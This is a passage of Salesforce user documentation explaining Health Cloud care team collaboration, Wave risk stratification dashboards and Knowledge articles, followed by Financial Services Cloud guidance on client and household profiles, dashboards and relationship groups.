5. To grant this person access to the patient community, select **Add member to community**. Members without access to the community can't use Chatter to collaborate around the patient's care.
6. Click **Add**.
7. Click the Refresh button  to refresh the care team and view the newly added member.

Use the Chatter Feed to Collaborate with the Care Team



The Chatter feed on the Collaboration tab shows all the conversations with care team community members and activities related to the care plan.

The Chatter feed on the Collaboration tab is a more focused version of the What's Happening feed on the Today page. Chatter feeds show you posts and comments you and other people make, as well as record updates that are associated with the care plan. Remember that private messages sent from the care team profile don't appear in your feed, your profile, global search results, or any other part of Chatter that's publicly visible.

This feed is private to the care team community and only shows posts from members with access to the community. Posts from the care team do appear in your What's Happening feed on the Today page, but aren't seen by your company or users who aren't members of the care team community.

EDITIONS

Health Cloud is available in Salesforce Classic
 Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Use the @ character to mention a member so that they receive an email notification letting them know that they're mentioned in a post. Select the audience by posting only to internal care team members or allow any member with community access to see the post.

Track a post by clicking **Like** below a post or comment. You can also create a poll, thank someone, link to a website, and select other options that your admin configures.

Send a Private Message to a Care Team Member

Chatter messages let you have secure private conversations with other Chatter users who are also members of the care team. You can also use messages to notify people when a file has been shared with them. Messages don't appear in your feed, your profile, global search results, or any other part of Chatter that's publicly visible.

Note: Salesforce Communities provides the collaboration support for Health Cloud. Some of the collaborative features aren't available until you enable Salesforce Communities and create a private patient community.

Your messages are organized into conversations, with each conversation defined by the combination of people participating in it. For example, you send a message to Sally Smith. When Sally replies, her message continues your one-on-one conversation. Each new message you send to Sally—even if it's about a different topic—also continues the same conversation. Over time, you build a rich conversation history with Sally that contains every message you've exchanged with her.

1. Start the message from one of these locations.
 - Click **Private Message** on the care team member's profile card in the care team view.
 - Click a person's name anywhere in Chatter to view the profile, and then click **Send a message**.

Sharing a file with people is another way to send a Chatter message. When you share a file, a message is sent to the recipients.

2. If you started in the Send a Message dialog box, you can add people's names to the recipient list. Type a name in the **To** field and click the name to select it. Add more people to the conversation by entering more names. If you're replying within a conversation or via email, the conversation participants can't be changed.
3. Write your message. Messages can be up to 10,000 characters.
4. Submit your message using the appropriate method.
 - In the Send a Message dialog box, click **Send**.
 - If you're replying within a conversation, click **Reply** (or **Reply All** if the conversation involves multiple recipients).
 - If you're replying via email, use the Send option in your email application.

Manage Patient Risk with Wave for Health Cloud

The Wave for Health Cloud: Risk Stratification app gives you prebuilt Wave dashboards that help identify your at-risk patients and enroll them in a care management program in Health Cloud. Through dashboards of configurable patient data and custom charts, you can gain new insight into the patients your company manages.

Important: Legal Disclaimer for Wave for Health Cloud: Risk Stratification



Wave for Health Cloud: Risk Stratification is solely intended to help you provide quality care to your patients by giving you insights into the health trends of your patient population.

It's not intended to be used for any other purpose. For example, don't use the Risk Stratification feature for any purposes related to health care reimbursement by Medicare, Medicaid, other federal or state health programs, or private health insurers.



Use Wave for Health Cloud: Risk Stratification in compliance with HIPAA and other health privacy laws. In particular, HIPAA contains a "minimum necessary requirement" that mandates what information a health care organization's employees and contractors can see. These individuals must only access the minimum amount of Protected Health Information (PHI) necessary to perform their job functions.

Wave for Health Cloud: Risk Stratification exposes PHI for all patients within your organization. Only grant feature access to individuals who have a valid need to know the PHI of all individuals your company treats. For example, limit access to hospital administrators or those people responsible for quality of care initiatives who already can see PHI for all individuals. It is your responsibility to determine which individuals within your organization can access this feature and then to set the appropriate permissions. As a default, this feature is unavailable to licensed Health Cloud users.

Health Cloud now has delivered a Wave risk scoring dashboard based on the CMS Hierarchical Condition Categories (HCC) risk scoring model. The CMS HCC model looks at patient diagnoses and other key demographic information to assign a risk score to each patient. The dashboard helps people like clinical administrators or executives get a complete view of the trends affecting patients being cared for. A dashboard is a curated set of charts, metrics, and tables based on the data in one or more lenses. When you look at data in an exploratory mode, you do so in a lens. A lens has several aspects: it's how you view data in a dataset, it's the place where you explore the data graphically, and it's the basis for building any dashboard. Those individuals with permission to access the app can apply filters in a lens to focus on the subset of data that's most relevant. For example, filters can limit the visualization to certain calendar years or patient populations.



The Wave for Health Cloud: Risk Stratification app comes with charts and lists that give you important insight into the overall health of the patients you manage. Each Health Cloud org gets five Wave app permission set licenses.



- **Risk Score (1):** The number of patients being evaluated and the number of patients who fall into each risk band category.
- **Risk Score Trends (2):** The number of patients in the program and the average risk score in a calendar year compared with the numbers from the preceding year.
- **Age Group (3):** The number of covered patients in each age group.
- **Age Group Trends (4):** The number of male and female covered patients in the program in a given calendar year compared with the numbers from the preceding year.
- **Patient Distribution by Number of Conditions (5):** The number of patients who have one or more medical conditions.
- **Patient Distribution Trends (6):** The number of patients with one or more conditions compared with the numbers from the preceding year.
- **Enrollment Type (7):** The number of patients enrolled in each program type.
- **Enrollment Type Trends (8):** The number of patients enrolled in each program type compared with the numbers from the preceding year.

- Patient Details (9):** A list of patients with their associated risk score, conditions, Hierarchical Condition Categories (HCC) codes, and so on. You can grant permission to let users download a .CSV file of the patient list. The list can be used to assign at-risk patients to a care management program and then manage them in Health Cloud.

Clicking the elements within a widget can also change the view of the entire dashboard. For example, here is a section of the dashboard that shows age groups and patient distribution based on number of conditions.

After selecting patients in 60–64 years old age group, the charts and graphs change to reflect that lens.

The filtered information is also reflected in the patient details list. The patient list can be shared with other individuals who have permission to view information for all patients.

#	PATIENT NAME	RISK BAND	RISK SCORE	HCC CODES	CONDITIONS	NUMBER OF CONDITIONS
1	Kelly Bennett	1-2	1.1	HCC58, HCC2	Psychiatric, Infection	2
2	Anne Hunt	1-2	2	HCC6, HCC72, HCC189	Infection, Spinal, Amputation	3
3	Denise Hudson	1-2	1.1	HCC58, HCC2	Psychiatric, Infection	2
4	Lois Stephens	1-2	1.7	HCC8, HCC186	Neoplasm, Transplant	2
5	Adam Thompson	1-2	1.1	HCC58, HCC2	Psychiatric, Infection	2
6	Roy Black	1-2	1.3	HCC10, HCC17, HCC77	Neoplasm, Diabetes, Neurological	3
7	Debra Jacobs	1-2	1.1	HCC58, HCC2	Psychiatric, Infection	2
8	Theresa Hawkins	1-2	1.1	HCC58, HCC2	Psychiatric, Infection	2

Tip: If you haven't used Wave before, learn more about it from the [Wave Analytics Library](#).

Drive Learning with Protocols and Articles

Salesforce Knowledge lets you easily create and manage content and make it available to other healthcare professionals and to the patient and care team members. An article can contain the protocols you use to manage conditions or can hold educational materials you send to patients. You can write, edit, publish, and archive articles using the Articles Management tab or find and view published articles using the Articles tab.

Authors create articles by selecting an article type, writing content, and selecting where it should be published. You create both articles and protocols from the Article Management tab, but you select a different article type depending on the content you want to create.

Note: It's possible that not everyone in your organization will have the license type or permissions to create articles and protocols for your patients and care coordinators. Contact your Salesforce administrator for access to the Article Management tab. You can also make the Article Management tab visible to a user's profile.

1. On the Article Management tab, click **New**.
2. If your organization supports multiple languages, choose the language for the article.
3. Choose an article type, enter the article title, and click **OK**.
4. Edit the article's fields, and select a validation status. If your article contains a rich text area field, you can add some formatting such as bulleted lists, links, and images.
5. Optionally, if your organization uses data categories, select the categories to associate with your article:
 - Click **Edit** next to a category group to open the category selection dialog box.
 - In the `Available Categories` list, expand the category hierarchy to select a category.
 - Click **Add** to move a selected category to the `Selected Categories` list.

- Note:** You can't add both a category and its child categories to the `Selected Categories` list. When you add a category to an article:
- Child categories in the `Available Categories` list are unavailable unless you remove the parent from the `Selected Categories` list.
 - Child categories in the `Selected Categories` list disappear from that list.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create articles:

- "Manage Articles"
- AND
- "Create" and "Read" on the article type

To edit draft articles:

- "Manage Articles"
- AND
- "Read" and "Edit" on the article type

To edit published or archived articles:

- "Manage Articles"
- AND
- "Create," "Read," and "Edit" on the article type

Users searching for articles can find them by selecting an exact category or by selecting a parent or child category.

- Click **OK**.
6. Select the audience you want to publish the article to:
 - Internal App: Salesforce communities users can access articles in the Articles tab depending on their role visibility.
 - Customer: Customers can access articles if the Articles tab is available in a community.. Customer users inherit the role visibility of the manager on the account. In a community, the article is available only to users with Customer Community licenses or Customer Community Plus licenses.
 - Partner: Partners can access articles if the Articles tab is available in a community. Partner users inherit the role visibility of the manager on the account. In a community, the article is available only to users with Partner Community licenses.
 - Public Knowledge Base: Articles can be made available to anonymous users by creating a public knowledge base using the *Sample Public Knowledge Base for Salesforce Knowledge* app from the AppExchange.
 - Your own website. Articles can be made available to users through your company website.
 7. Click **Quick Save** to save your changes and remain on this page. Alternatively, click **Save** to save your changes, close the article, and go to the Article Management tab.
 8. Click **Publish...** when the content is ready to be published.
 9. Select `Publish article(s) now` or `Schedule publication on` to choose the date to publish the article.
 10. If the article has previously been published, select the `Flag as new version` checkbox to make the new article icon (🚩) display next to your article in the selected channels. Users from these channels can see that this article has been modified since the last time they've read it. This checkbox is not available when you publish an article for the first time, as the icon displays by default for new articles.
 11. Click **OK**.
 Articles you scheduled for publication at a later date continue to appear in the Draft Articles filter, now with the pending icon (🕒) next to the article title. Hover over the icon to see the publication date.

Health Cloud Limitations

Learn about display, access, and customization limitations for Health Cloud.

Display Limitations

Health Cloud is only available in Microsoft® Internet Explorer® 10, or 11; Microsoft® Edge; the most recent stable version of Mozilla® Firefox®; the most recent stable version of Apple® Safari®, and the most recent stable version of Google Chrome™.

Tip: For best performance, we recommend that console users adopt the Google Chrome™ browser and machines with 8 GB of RAM.

Platform Encryption Limitations

Encrypted fields can't be used as filter or sort criteria.

Encrypted data is unmasked and visible to Health Cloud users. We recommend using object-level security and field-level security to restrict the visibility of sensitive data.

Event monitoring doesn't log which patients appear on the Today page, the Patient List pages, or the Candidate Patients page. Event monitoring does log that a user went to those pages, but doesn't log the details on what is displayed on those pages. However, when you select a patient to view in the Health Cloud console, it logs the ID of that patient.

Behavior and Access Limitations

Health Cloud doesn't meet accessibility requirements.

When you add a task to the care plan, it doesn't appear on the Timeline until you refresh the Timeline. Refresh the Timeline by selecting the Timeline from the Patient Card tab switcher.

When you add a task to the care plan, it doesn't appear on the Today page until you refresh the Today page. You can refresh the Today page by refreshing your browser.

You can't sort a column in a list that is based on an encrypted field.

List view pages display up to 500 patients per page. Sort and search features apply to the data within a single page in the patient list.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Long text fields (such as description fields) and the Address field aren't supported as filter criteria when creating a patient list. To filter on an address, use sub-fields such as the Street field.

Localization Limitations

Health Cloud supports the following languages: Dutch, English (United Kingdom), French, German, Portuguese (Brazil), Spanish, and Spanish (Mexico) (es_MX).

The column names in the Patient List aren't localized and in the language used to create them. So if the labels for column names were created in an English org, they only display in that language.

Users can edit the Patient List only when they have the same language and locale as the org in which the list was created. When someone edits a list created in a language different from their own, they receive an error.

The delivered All Patients list appears in English only.

The Record Type Description field can't be translated.

The Category and Sub-Category fields in the Patient Card Menu can't be localized using the Translation Workbench. To display the labels in another language, deactivate or delete the delivered field configuration record. Then, create a different field record in the language for that org.

The Friendly Name field used as a display label in the Timeline and Patient Card can't be localized using the Translation Workbench. To display the labels in another language, create a different field record in the language for that org and set the language field to the new label's language.

Home Helps You Take Charge of Your Day

The Home page gives you instant access to the most pressing items on your to-do list. What are your priorities today? What's next? What's left to do? The Assistant prepares you for the most productive day possible, with proactive alerts about newly assigned leads and opportunities requiring attention.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited Editions**

- The dashboard (1) shows how opportunities look for the quarter.
- The Assistant (2) helps you be proactive with alerts about leads assigned to you today, and opportunities requiring attention.
- The Tasks component shows upcoming tasks. Mark them complete right on the page. As long as you remain on the page, you can always reopen completed tasks. Refreshing the page removes completed tasks from view.
- Upcoming Events shows the next five items on your calendar today. Past events drop off as the day progresses.
- Birthdays lists the clients celebrating birthdays in the next seven days.
- Upcoming RMDs lists the clients who will be 70 years and 6 months in 90 days and must take required minimum distributions (RMD). The RMD age can't be configured. For privacy, only the client record's owner can see if the client is approaching the RMD age.
- Opportunities and Leads components help you track ways to deepen and grow your book of business.

Browse Your Client and Household List Views

Browse the Clients and Households list views to quickly navigate to client and household profiles. View filtered lists of clients and households, based on similar interests or financial characteristics.

These list views display the clients and prospects and households that you work with.

- See which list views your administrator has made available by selecting the list view name at the top of the page.

Tip: The My Clients and My Groups list views are a good starting point, as they show all the clients and households in your book of business. These list views display from the Accounts tab.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited Editions**

- To sort, click any column header.
- Change the filter criteria to dynamically update your view of My Clients or My Groups, segmenting clients by criteria such as marketing segments, age, or birthdays.
 1. To expand the list of criteria you can filter by, select the **Filters** icon.
 2. For each filter that you want to change, select the filter, edit the criteria, and then select **Done**.

 **Important:** If you're filtering by a currency value, specify a currency ISO code—such as USD or GBP—before the value. For example, *GBP100000*. The ISO code must be one of your firm's active currencies.

3. Select **Apply**.
The list view refreshes with your updated filter criteria.

For now, you can't save your changes to a list view that you've edited.

- View up to 25 records per page, and a maximum of approximately 2,000 items per list view.
If you can't access some items because the list view contains more items than the maximum, narrow your filter criteria so that more items are accessible.

Client and Household Profiles

Profiles give you a rich, holistic picture of a client's or household's financial past, present, and future. In a single view, monitor financial accounts, visualize personal and household relationships, manage goals, and review activity history.

Highlights panel

See the last and next scheduled interaction at a glance.

Details tab

Quickly access details, without having to leave the profile page. Tabs on the profile pages offer similar views, with slight differences between the client and household profiles. For clients, view summaries of Know Your Client information, employment, and contact information. For households, view high-level summaries of total financial assets. To edit Details information, use the Edit button in the highlights panel.

Financials tab

Track financial accounts by the predefined categories of investment accounts, bank accounts, and insurance policies. Also track assets and liabilities.

Relationships tab

Manage the network of relationships involving the individuals in a household. Add new household members. Add people from outside of the household as Related Contacts. For households, you can add other households or business entities as Related Accounts. You can edit or delete associated contacts and accounts.

Goals tab

Track what matters to your clients for goals-based planning.

Related tab

See comprehensive summaries of financial accounts, tangible assets, liabilities, and related lists such as opportunities, cases, and notes and attachments. This view can be handy for onboarding when you want to quickly enter a series of financial accounts, goals, opportunities, and relationships.

Composer

Create tasks and events, and log client communications. Use the Chatter feed to share information and collaborate with other team members who manage the client relationship.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

It's possible that your fields, field names, and field order differ from what you see here. Don't worry about that. It was just your administrator who customized them. The layout of sections within profile pages can't be changed.

Monitor Your Book of Business with Dashboards

Dashboards help you see at-a-glance your engagement with existing clients and potential to bring in more business.

1. In the navigation menu, go to the Dashboards list view.
2. Look for My Book of Business dashboards in the Public Dashboards folder.
 - My Book of Business - Overview—Manage your existing book of business with insights about AUM, wallet share, held-away assets, and financial account totals by client.
 - My Book of Business - Engagement Opportunities—Deepen client relationships by tracking upcoming client reviews, birthdays, and other relationship touchpoints.
 - My Book of Business - Sales & Opportunities—Grow your book of business by identifying new AUM opportunities and focusing your sales process on hitting targets.
3. Select a dashboard of interest. Select **Refresh** to get the latest data.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Wave for Financial Services Cloud

The Wave for Financial Services Cloud app gives you embedded Wave dashboards in Financial Services Cloud. Through dashboards of configurable client data and custom charts, you can gain new insight about your book of business.

EDITIONS

Available in: **Enterprise and Unlimited** Editions

From the navigation bar, click **Advisor Wave**.

Wave for Financial Services Cloud includes multiple embedded dashboards, each with a different focus on your book of business.

- **Client List:** Get a focused list of clients with robust filtering capabilities that surface financial data points and account details across an advisor's entire book of business.
- **80/20:** Maximize your time by comparing client revenue against advising activities and identify key actions to apply to high-potential clients.
- **Activities:** Analyze interactions in context to different activity types to see how they are impacting your client relationships. Identify gaps and opportunities to improve future engagement.
- **Financial Accounts:** Respond to market conditions in a timely manner by uncovering the types of financial accounts and securities that make up an advisor's book of business.
- **Client Goals:** Measure client goals across an advisor's entire book of business, spot key trends and create tasks or opportunities in context to client data so advisors can help keep clients on track.

What Client Data Can I See?

The Salesforce security and sharing model ensures flexibility and the appropriate levels of access to client data. Ask your administrator for details about how data visibility is defined for your advisory teams.

Key Terms

Certain terms can have multiple meanings within a financial services context. It's important to clarify what we mean when you encounter terms like *account* or *client* in our app.

Account

A business account, such as a vendor or company that does business with consumers or other companies. Not to be confused with a *financial account*. In Financial Services Cloud, account sometimes also refers to a household entity or even an individual client.

Asset

A tangible asset that is not represented in financial account records, such as real estate or collectibles. If your firm doesn't use an asset aggregation service to track held-away financial accounts, assets also offer a simple way to account for held-away financial accounts.

Client

Any individual who does business with your firm—in the past, present, or future. Prospects are clients, too. When you see references to an *individual* within the app, we mean a person who's a client. You see *client* and *individual* used interchangeably.

Financial account

An investment account, bank account, insurance policy, or other type of financial account. In some financial services applications, financial accounts are the central unit of organization. Other applications treat clients or family groups as the central unit. Financial Services Cloud fits in this latter category with a client-centric design.

Household

A type of relationship group that includes people and business entities who have direct relationships with one another and whose financials are summarized at the household level. Salesforce doesn't track directly how individuals within a household are related. Their relationship is based on their relationships with the same household and by their roles within that household (client, spouse, dependent, and so on).

People associated with the household but outside of it are *related contacts*, such as lawyers, accountants, or tax planners. Organizational entities associated with the household but don't roll up any financials to the household are *related accounts*, such as related businesses or related households.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

In client and household profiles, household (relationship group) members appear together and are clearly separate from other associated entities, who are also known as *extended relationships*.

Individual

A person who is a client.

Liability

A debt owed, such as a mortgage or loan.

Set Up Clients, Households, and Relationships

Create records for clients, households, and their extended network of relationships so that you maintain a rich, holistic view of your book of business.

[Create a Client or Prospect](#)

When you want to track engagement with new clients or prospects, create a client record.

[Create a Household](#)

Track groups of individual clients and business entities who have direct relationships with one another and shared financials.

[Create a Relationship Group](#)

Use a relationship group to create, maintain, and visualize client and group relationships in Financial Services Cloud. For instance, a household is a type of relationship group.

[Add Household Members and Relationships](#)

Add members to a household, and relate business entities and other people to the household members. Define how to summarize the members' activity and financials at the household level.

[Add an Extended Relationship to a Client or Household](#)

Better visualize clients' relationships with people outside of their household. Track the other professionals who advise clients about their financial lives. Also track clients' affiliations with owned businesses and other organizational entities.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Create a Client or Prospect

When you want to track engagement with new clients or prospects, create a client record.

1. From a clients list view, select **New**.
2. Select **Individual**.
3. In `Account Name`, enter the client's name.
4. Select a status.
 - For a confirmed client, select *Active*.
 - For a prospect, select *Prospect*.
 - For a client that you're onboarding, select *Onboarding*.
5. After you enter other relevant information, save the record.

Clients can't be deleted.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Create a Household

Track groups of individual clients and business entities who have direct relationships with one another and shared financials.

 **Note:** A household is a type of relationship group.

1. From an accounts list view, select **New**.
2. Select **Household**.
3. In Account Name, enter the household name (for example, Claire Johnson Household). Leave the other fields empty because they are automatically calculated or don't yet apply.
4. Save the record.
Households can't be deleted or made inactive.
5. On the Relationships tab, do one of the following:
 - From the relationship map, on the household component, click **Edit Group**.
 - From the Group Members section, click **Edit**.

The next part of creating a household is adding group members and relationships. You can add members only through the Relationships tab on the group profile.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Create a Relationship Group

Use a relationship group to create, maintain, and visualize client and group relationships in Financial Services Cloud. For instance, a household is a type of relationship group.

 **Note:** You can't delete or make a group inactive.

1. From an individual client or business account profile, click the **Relationships** tab.
2. Do one of the following.
 - From the relationship map, click **+ Add Group**.
 - In the Primary Group section, click **New**.
 -  **Note:** If the client already has a primary group, it appears as the section name. You can edit the primary group. A client can have only one primary group.
 - In the Relationships Group section, click **New**.
3. For **Account Name**, enter the household name (Example: Claire Johnson Household). Leave all other fields empty.
4. Click **Save & Next**.

The next part of creating a relationship group is adding group members and relationships. You can add members only through the Relationships tab on the group profile.

SEE ALSO:

[Add Household Members and Relationships](#)

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Add Household Members and Relationships

Add members to a household, and relate business entities and other people to the household members. Define how to summarize the members' activity and financials at the household level.

 **Note:** If you can't add a client to more than one household, ask your Salesforce admin to enable the multiple relationship groups custom setting.

- Do one of the following.
 - [Create a Household](#)
 - [Create a Relationship Group](#)
- For Member Name, enter an existing individual client's name or select **+ New Contact**.

Create Relationship Group: Household

●
●

DETAILS
MEMBERS & RELATIONSHIPS

▼ 1. Who Are the Members of This Group?

Member Name	Role in Group	Activities & Objects to Roll Up	Primary Member	Primary Group
<input type="text" value="Phyllis Romero"/>	<input type="text" value="Client"/>	<input type="text" value="All"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
+ Add Row				

▼ 2. Do the Members Have Relationships with Other Accounts?

Related Member	Member Role	Account Name	Add to Group
<input type="text" value="Phyllis Romero"/>	<input type="text" value="Board Member"/>	<input type="text" value="ABC Store"/>	<input checked="" type="checkbox"/>
+ Add Row			

▼ 3. Do the Members Have Relationships with Other People?

Related Member	Related Role	Contact Name
<input type="text" value="Phyllis Romero"/>	<input type="text" value="Client"/>	<input type="text" value="Anne Tucker"/>
+ Add Row		

For a new contact, do the following.

- Select the **Individual** record type. Then click **Next**.
- Enter the contact's last name and other optional information.
- Save the contact record.

- Select the member's role.
 - If the member is the primary household member, select **Client**. You can select more than one role for each member.
 - If the member is not the primary household member, select the member's role relative to the primary household member's role, such as Dependent or Spouse.
- If you want to roll up activities and objects for this member, select **Primary Group**.
 - Roll-up items are summarized at the household level for all members who have this household as their primary group.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

6307

- Designating a household as a primary group for a member lets you add the member's related business to the household. As a member of the household, the related business's activities and objects are also summarized at the household level.
 - You can add a business to only one primary group.
5. If you enabled this household as a primary group for the member, select which activities and objects, such as financial accounts or financial goals, to roll up when summarizing data at the household level.

 **Note:** You can select more than one item for each member.

6. To designate this individual as the primary household member, select **Primary Member**.
Designating a primary member is not required, but a household can have only one primary member.
7. To add another member to the household, click **+ Add Row** and enter the required information.
8. To relate a member's business entity to the household, do the following.
 - a. From the section of relationships with other accounts, under Related Member, enter a household member.
 - b. Select the role that describes how the member is associated with the related business entity.
 - c. Enter the member's related business entity.
 - d. If you want the business entity to be a member of the household, and the business's activities and objects summarized at the household level, select **Add to Group**.

 **Note:** To add this business entity to the household, the household must be the primary group for the related member.

- e. To relate another business entity to the household, click **+ Add Row** and complete the information.
9. To relate a member to another person, do the following.
 - a. From the section of relationships with other people, under Related Member, enter a household member.
 - b. Select the related role that describes how the contact is associated with the related member.
 - c. Enter the member's related contact.
